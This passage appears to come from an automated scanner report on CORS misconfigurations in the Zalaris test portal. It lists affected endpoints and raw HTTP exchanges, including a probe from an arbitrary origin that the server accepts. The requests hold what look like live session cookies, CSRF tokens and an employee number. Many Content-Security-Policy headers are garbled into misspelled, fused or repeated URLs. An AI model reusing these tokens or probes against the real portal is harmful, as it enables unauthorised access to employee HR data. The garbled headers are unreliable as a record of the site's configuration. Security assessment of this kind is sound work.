https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

{"modelMasterListData":[8,"PABRJ","PABRP","BEGDA","ENDDA","AMOUNT1","AMOUNT2","PDF\_SRC","FIL\_KEY","2022","03","20220301","20220329"," 157.50"," 0.00","","03.2022","2022","02"

...[SNIP]...

10.61. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=INIT&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00072 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772444885; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.180242721de04ff3 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-180242721de04ff3-01

Content-Length: 15

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers

Connection: close {"GS\_INPUT":{}}

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:21:27 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 Content-Length: 46391

dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin:

access-control-allow-methods: access-control-allow-headers:

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-

https://do.sg.edi.acom/https://si.napplication.twitter.com/https://si.napplication.twitter.com/https://si.napplication.twitter.com/https://si.napplication.twitter.com/https://si.napplication.twitter.com/https://si.napplication.twitter.com/https://si.napplication.twitter.com/https://si.napplication.twitter.com/script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/https://si.napplication.twitter.com/https://spui5.hana.ondemand.com/https://spui5.hana.ond http://www.zalaris.com http://zalaris.com https://\*.zalaris.com.https://\*.zalaris.com.https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:

https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelInputData": {"PERNR":"00034448","REINR":"0000000000","WIID":"00000000000","FROM\_INBOX":false,"FROM\_INBOX\_HIST":false,"SIMULATE":false,"ROLE":"ESS","PLANREQUEST":"","F

OR EDIT":false,"DATV1":"202

..[SNIP1...

# 10.62. https://testportal.zalaris.com/neptune/zmfp\_universal\_inbox

### Summary

Severity: Information Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_universal\_inbox

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_universal\_inbox?ajax\_id=GET\_MASTERLIST&ajax\_applid=ZMFP\_UNIVERSAL\_INBOX&sap-client=650&dxp=21100006&field\_id=00018&ajax\_value=31

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771446092

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-ld: |e86c367ed87c412ba8ead36d6d910d01.a19d08b837f74328 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a19d08b837f74328-01

Origin: https://testportal.zalaris.com

Dnt. 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

Content-Length: 0

Te: trailers

Connection: close

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:04:12 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

Content-Length: 1074 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin:

access-control-allow-methods: '

access-control-allow-headers:

cache-control: no-store sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://loogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com;443 https://syndication.twitter.com https://platform.twitter.com/https://b.wimg.com/http://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelMasterListData":
[39,"WI\_ID","WI\_TYPE","WI\_CREATOR","WI\_TEXT","WI\_RHTEXT","WI\_CD\_FTD","WI\_CT\_FTD","WI\_LED\_FTD","WI\_LED\_FTD","WI\_LET\_FTD","WI\_LET\_FTD","WI\_CT","WI\_PRIO ."WI CONFIRM","WI\_REJECT", ..[SNIP]...

# 10.63. https://testportal.zalaris.com/neptune/zmfp\_wt\_compensation

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_wt\_compensation

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_wt\_compensation?ajax\_id=SYNC&ajax\_applid=ZMFP\_WT\_COMPENSATION&sap-client=650&dxp=21100006&field\_id=00139 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.7caece6febd34d9d Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-7caece6febd34d9d-01

Content-Length: 31

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

{"GT\_WT\_DATA":{},"GS\_INPUT":{}}

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:25:25 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 Content-Length: 32699

dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: '

access-control-allow-methods:

access-control-allow-headers:

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.zalaris.com/443 https://cdn.esotraria.com/https://saparis.com/https://sapari https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com

```
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000  
X-Content-Type-Options: nosniff  
Connection: close  
{"modelMasterListData":  
[72,"PERNR","DATE_CHAN","TIME_CHAN","REC_ID","REC_TYPE","REF_ID","INFTY","SUBTY","UUID","LOCKED","BEGDA_SHOW","BEGDA_VS","BEGDA_EN","WAGE_TYPE","WT_TEXT","WAGE_TYPE_VS", ...[SNIP]...
```

# 10.64. https://testportal.zalaris.com/neptune/zsp\_suppinfo\_frontend

### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zsp\_suppinfo\_frontend

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zsp\_suppinfo\_frontend?ajax\_id=POR\_GET\_ITEM&ajax\_applid=ZSP\_SUPPINFO\_FRONTEND&sap-client=650&dxp=21100006&field\_id=00049 HTTP/1.1 Host: testportal zalaris com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772972956; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Content-Type: application/json X-Requested-With: XMLHttpRequest Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:30:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 213
dxp-sap: 21100006
X-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.cc
```

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://sapsf.eu:443 https://sapsf.eu:443 https://sapsf.eu:443 https://platform.twitter.com/https://sapsf.eu:443 https://sapsf.eu:443 https://sapsf.eu:443

```
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
{"modeloVerticalLayoutData":
("ITEMID":"00000000","UCN":"","CLIENT":"","CDATE":"","CTIME":"000000","UNAME":"","TLOCK":false,"TLOCKBY":"","ROLES":"","BUKRS":"","EMAIL":"","PHONE":"","LOCKED_TEXT":"","IN
...[SNIP]...
```

# 11. Cross-origin resource sharing: arbitrary origin trusted

#### There are 64 instances of this issue

- /neptune/api/notifications/notifications
- /neptune/efile\_neptune\_app\_ess
- /neptune/native/neptune aiax
- /neptune/public/application/neptune/nam/apk.jpg
- /neptune/public/application/neptune/nam/appx.png
- /neptune/public/application/neptune/nam/ipa.jpg
- /neptune/public/application/zalaris\_common\_used/js/excel-builder.dist.min.js
- /neptune/public/application/zalaris\_common\_used/js/imageresizer.js
- /neptune/public/application/zalaris\_common\_used/js/jspdf.js
- /neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js
- /neptune/public/images/microsoft-azure-logo.svg
- /neptune/public/media/
- /neptune/public/media/5B7CBA6217E4A904E10000000ADC07D1
- /neptune/public/media/safari-pinned-tab.svg
- /neptune/public/media/zally\_new.svg
- /neptune/public/ui5theme/zalquartzlight/UI5
- $\bullet \ / neptune/public/ui5 the me/zalquartz light/UI5/sap/f/themes/zalquartz light/library-parameters. js on the properties of the propert$
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json
   /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json
- /neptune/server/fontawesome/5.13.0/fa.js
- /neptune/server/js/Core.js
- /neptune/server/js/Debug.js
- /neptune/server/js/IndexedDBShim.js
- /neptune/server/js/crypto/aes.js
- /neptune/server/js/please-wait/PleaseWait.js
- /neptune/server/js/slick/Slick.js
- /neptune/server/js/sun/suneditor.min.js
- /neptune/server/sapui5/1.71/resources/sap-ui-core.js
- /neptune/zalaris\_launchpad\_standard
- /neptune/zalaris\_reset\_gui\_password/neptune/zmfp\_annual\_statement
- /neptune/zmfp\_availability
- /neptune/zmfp\_dash\_ess\_lvreq\_overview
- /neptune/zmfp\_dash\_ess\_next\_salary
- /neptune/zmfp\_dash\_ess\_other\_quotas
- /neptune/zmfp\_dash\_ess\_paid\_vacation
- /neptune/zmfp\_dash\_ess\_sickness
- /neptune/zmfp\_dash\_ess\_time\_reg
- /neptune/zmfp\_dash\_ess\_travel\_paid
- /neptune/zmfp\_dash\_ess\_trvl\_process
- /neptune/zmfp\_ess\_payslip
- /neptune/zmfp\_home\_screen
- /neptune/zmfp\_launch\_ext\_app
- /neptune/zmfp\_leave\_request • /neptune/zmfp\_personal\_profile
- /neptune/zmfp\_photo\_upload
- /neptune/zmfp\_qta\_time\_acc\_v2/neptune/zmfp\_quota\_transfer
- /neptune/zmfp\_request\_system\_access
- /neptune/zmfp\_sal\_letter
- /neptune/zmfp\_team\_status
- /neptune/zmfp\_time\_entry\_v2
- /neptune/zmfp\_time\_statement
- /neptune/zmfp\_travel\_create\_expense\_rep
- /neptune/zmfp\_universal\_inbox
- /neptune/zmfp\_wt\_compensation
- /neptune/zsp\_suppinfo\_frontend

## Issue background

An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

Trusting arbitrary origins effectively disables the same-origin policy, allowing two-way interaction by third-party web sites. Unless the response consists only of unprotected public content, this policy is likely to present a security risk.

If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even if it does not, attackers may be able to bypass any IP-based access controls by proxying through users' browsers.

### Issue remediation

Rather than using a wildcard or programmatically verifying supplied origins, use a whitelist of trusted domains.

#### References

- Web Security Academy: Cross-origin resource sharing (CORS)
   Exploiting CORS Misconfigurations

## Vulnerability classifications

• CWE-942: Overly Permissive Cross-domain Whitelist

## 11.1. https://testportal.zalaris.com/neptune/api/notifications/notifications

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/api/notifications/notifications

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://ktxnzeyuagin.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/api/notifications/notifications HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfY]1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.84f04006f29a4315 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-84f04006f29a4315-01

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers

Connection: close

Origin: https://ktxnzeyuagin.com

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:57 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 content-length: 31

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.lo:443 goedit.l/\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://oijn.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://looin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twit http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://www.zaianis.com/https:///zaianis.com/https:///zaianis.com/https://www.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://maps.googleapis.com/https://saianis.com/htt https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

Strict-Transport-Security: max-age=31536000

https://\*.zalaris.com:443 blob: X-Content-Type-Options: nosniff Connection: close

{"result":{"NOTIFICATIONS":[]}}

# 11.2. https://testportal.zalaris.com/neptune/efile neptune app ess

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/efile\_neptune\_app\_ess

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://qdvqgwjlubdx.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/efile\_neptune\_app\_ess?ajax\_id=GET\_DOC&ajax\_applid=/IT2/EFILE\_NEPTUNE\_APP\_ESS&sap-client=650&dxp=21100006&field\_id=00033&

